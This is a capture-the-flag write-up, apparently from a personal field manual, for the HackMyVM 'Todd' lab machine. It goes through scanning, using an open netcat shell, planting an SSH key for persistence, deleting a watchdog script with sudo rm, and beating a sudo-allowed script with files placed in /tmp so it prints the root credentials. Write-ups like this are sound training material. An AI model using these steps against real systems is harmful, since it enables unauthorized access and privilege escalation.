
> For the complete documentation index, see [llms.txt](https://syn1x.gitbook.io/synixs-field-manual/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://syn1x.gitbook.io/synixs-field-manual/writeups/hackmyvm/easy/todd.md).
# Todd
Writeup HackMyVM
Todd
Yeah, aftter long time i'm back guys!! Hope y'all doing great!\
\
**Todd is an easy difficulty Linux machine from HackMyVM platfrom!** [VM Link](https://hackmyvm.eu/machines/machine.php?vm=Todd)
## Enumeration
**>> Find the IP address of our Target in our virtual network, with `netdiscover`**
```bash
Currently scanning: 192.168.6.0/16 | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 6 hosts. Total size: 420
_____________________________________________________________________________
IP At MAC Address Count Len MAC Vendor / Hostname
------------------------------------------------------------------------------------------------------------
192.168.1.9 28:a0:6b:44:be:d4 1 60 Intel Corporate
192.168.1.15 08:00:27:88:e5:7f 1 60 PCS Systemtechnik GmbH
```
* Our target ip is `192.168.1.15` .
\
**>> Let's do begin with `nmap` scan**
```bash
┌──(synix㉿0day)-[~]
└─$ sudo nmap -sC -sV -p- 192.168.1.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 12:24 IST
Nmap scan report for 192.168.1.15 (192.168.1.15)
Host is up (0.00012s latency).
Not shown: 65522 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 93:a4:92:55:72:2b:9b:4a:52:66:5c:af:a9:83:3c:fd (RSA)
| 256 1e:a7:44:0b:2c:1b:0d:77:83:df:1d:9f:0e:30:08:4d (ECDSA)
|_ 256 d0:fa:9d:76:77:42:6f:91:d3:bd:b5:44:72:a7:c9:71 (ED25519)
80/tcp open http Apache httpd 2.4.59 ((Debian))
|_http-title: Mindful Listening
|_http-server-header: Apache/2.4.59 (Debian)
1827/tcp open tcpwrapped
6192/tcp open tcpwrapped
7066/tcp open unknown
11379/tcp open tcpwrapped
15758/tcp open tcpwrapped
15924/tcp open tcpwrapped
16778/tcp open tcpwrapped
17828/tcp open tcpwrapped
24072/tcp open tcpwrapped
28343/tcp open tcpwrapped
28976/tcp open tcpwrapped
MAC Address: 08:00:27:88:E5:7F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.15 seconds
```
7066 Port looks Intresting!!
Let's Visit the Webpage.
FireFox
Just an static site!
**>> Brute Force files and subdirectories with `gobuster`**
```bash
┌──(synix㉿0day)-[~]
└─$ gobuster dir -u http://192.168.1.15 -w /home/synix/Downloads/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.1.15
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/synix/Downloads/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/tools (Status: 301) [Size: 312] [--> http://192.168.1.15/tools/]
/server-status (Status: 403) [Size: 277]
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
```
lets visit the `http://192.168.1.15/tools/`
Found some tools on the `/tools`
```
Index of /tools
[ICO] Name Last modified Size Description
[PARENTDIR] Parent Directory -
[ ] fscan 2024-02-25 03:32 6.0M
[TXT] les.sh 2023-11-25 02:00 89K
[TXT] linpeas.sh 2023-04-17 07:54 324K
[ ] pspy64 2023-04-17 07:58 3.0M
Apache/2.4.59 (Debian) Server at 192.168.1.15 Port 80
```
Maybe we could use this tool
* fscan: vulnerability scanner
* les.sh: Linux privilege escalation auditing tool
* linpeas.sh: Linux Privilege Escalation Awesome Script
* pspy64: Monitor linux processes without root permissions
### Now back to the port
Let's try to connecting with netcat
```bash
┌──(synix㉿0day)-[~]
└─$ sudo nc 192.168.1.15 7066
[sudo] password for synix:
whoami
todd
id
uid=1000(todd) gid=1000(todd) groups=1000(todd)
```
But after some time it will automatically disconnects.
## Exploitation
Let's look around what we can find!
```bash
┌──(synix㉿0day)-[~/Downloads]
└─$ sudo nc 192.168.1.15 7066
cd /home/todd
dir
user.txt
cat user.txt
[*REDACTED*]
```
Yay! we got the user flag!
### Stable Shell
We need to get a stable shell, so here we can use SSH key.
On victim machine :
```bash
cd /home/todd
mkdir .ssh
```
Now, on our attacker machine, generate an SSH key:
```bash
┌──(synix㉿0day)-[~]
└─$ ssh-keygen -t rsa -f attacker
Generating public/private rsa key pair.
Enter passphrase for "attacker" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in attacker
Your public key has been saved in attacker.pub
The key fingerprint is:
SHA256:Q7MjEkEjYWNShlenGJDqt6nSAJSq/SAhQPvbEHJHOm8 synix@0day
The key's randomart image is:
+---[RSA 3072]----+
|+*@+=.. |
|+Bo=o= |
|=+.=o. o |
|* + =. . o |
|=o o.E. S |
|+.o.=. . o |
| +.+o. |
|. .o. |
|... |
+----[SHA256]-----+
```
Now add the contents of `attacker.pub` to `authorized_keys` on victim machine :
```bash
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCkhsv9...hdsU64FEc= synix@0day" > .ssh/authorized_keys
```
Now Log In :
```bash
┌──(synix㉿0day)-[~]
└─$ ssh todd@192.168.1.15 -i attacker
Enter passphrase for key 'attacker':
Linux todd 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ whoami
todd
$ id
uid=1000(todd) gid=1000(todd) groups=1000(todd)
```
And we're in!
## Privilege Escalation
Le's Look around
```bash
Connection to 192.168.1.15 closed by remote host.
```
SSH session randomly closed.
Let's Look for permissions.
```bash
$ sudo -l
Matching Defaults entries for todd on todd:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User todd may run the following commands on todd:
(ALL : ALL) NOPASSWD: /bin/bash /srv/guess_and_check.sh
(ALL : ALL) NOPASSWD: /usr/bin/rm
(ALL : ALL) NOPASSWD: /usr/sbin/reboot
$ bash
todd@todd: cd /opt
todd@todd:/opt$ ls
create_nc2.sh create_nc.sh fake_ssh kill_todd.sh
todd@todd:~$ Connection to 192.168.1.15 closed by remote host.
Connection to 192.168.1.15 closed.
```
We again disconnected from the session! this because of the `kill_todd.sh` . So Let's remove it.
```bash
todd@todd:/opt$ cat kill_todd.sh
cat: kill_todd.sh: Permission denied
todd@todd:/opt$ sudo /usr/bin/rm kill_todd.sh
todd@todd:/opt$ ls
create_nc2.sh create_nc.sh fake_ssh
todd@todd:/opt$
```
Now let's look at the script `/guess_and_check.sh`
```bash
# check this script used by human
a=$((RANDOM%1000))
echo "Please Input [$a]"
echo "[+] Check this script used by human."
echo "[+] Please Input Correct Number:"
read -p ">>>" input_number
[[ $input_number -ne "$a" ]] && exit 1
sleep 0.2
true_file="/tmp/$((RANDOM%1000))"
sleep 1
false_file="/tmp/$((RANDOM%1000))"
[[ -f "$true_file" ]] && [[ ! -f "$false_file" ]] && cat /root/.cred || exit 2
```
Scipt Logic :
* Picks a **random number between 0 and 999**, stores in variable `a` and waits for user input.
* If it's doesn't matches then it exits.
* Then it creates two file paths in `/tmp/`, one as `true_file` and one as `false_file`.
* If `true_file` **exists**, and `false_file` **does NOT**, it prints `/root/.cred`.
Because the filenames are generated using random numbers between 0 and 999, So we will manually create the file in `/tmp` folder. So this will get the `true_file` .
```bash
for i in {1..250}; do touch "$i"; done
```
Now run the scirpt with sudo
```bash
todd@todd:~$ /bin/bash /srv/guess_and_check.sh
Please Input [904]
[+] Check this script used by human.
[+] Please Input Correct Number:
>>>904
todd@todd:~$
todd@todd:~$ /bin/bash /srv/guess_and_check.sh
Please Input [465]
[+] Check this script used by human.
[+] Please Input Correct Number:
>>>468
todd@todd:~$
todd@todd:~$ /bin/bash /srv/guess_and_check.sh
Please Input [389]
[+] Check this script used by human.
[+] Please Input Correct Number:
>>>389
fake password
```
We've got the root creds!!
Let's switch to root.
```bash
todd@todd:~$ su root
Password:
root@todd:/home/todd# whoami
root
root@todd:/home/todd# id
uid=0(root) gid=0(root) groups=0(root)
root@todd:/home/todd# cd /root/
root@todd:~# ls
root.txt
root@todd:~# cat root.txt
Todd{*REDACTED*}
root@todd:~#
```
And Finally We have the ROOT Flag!! 🚨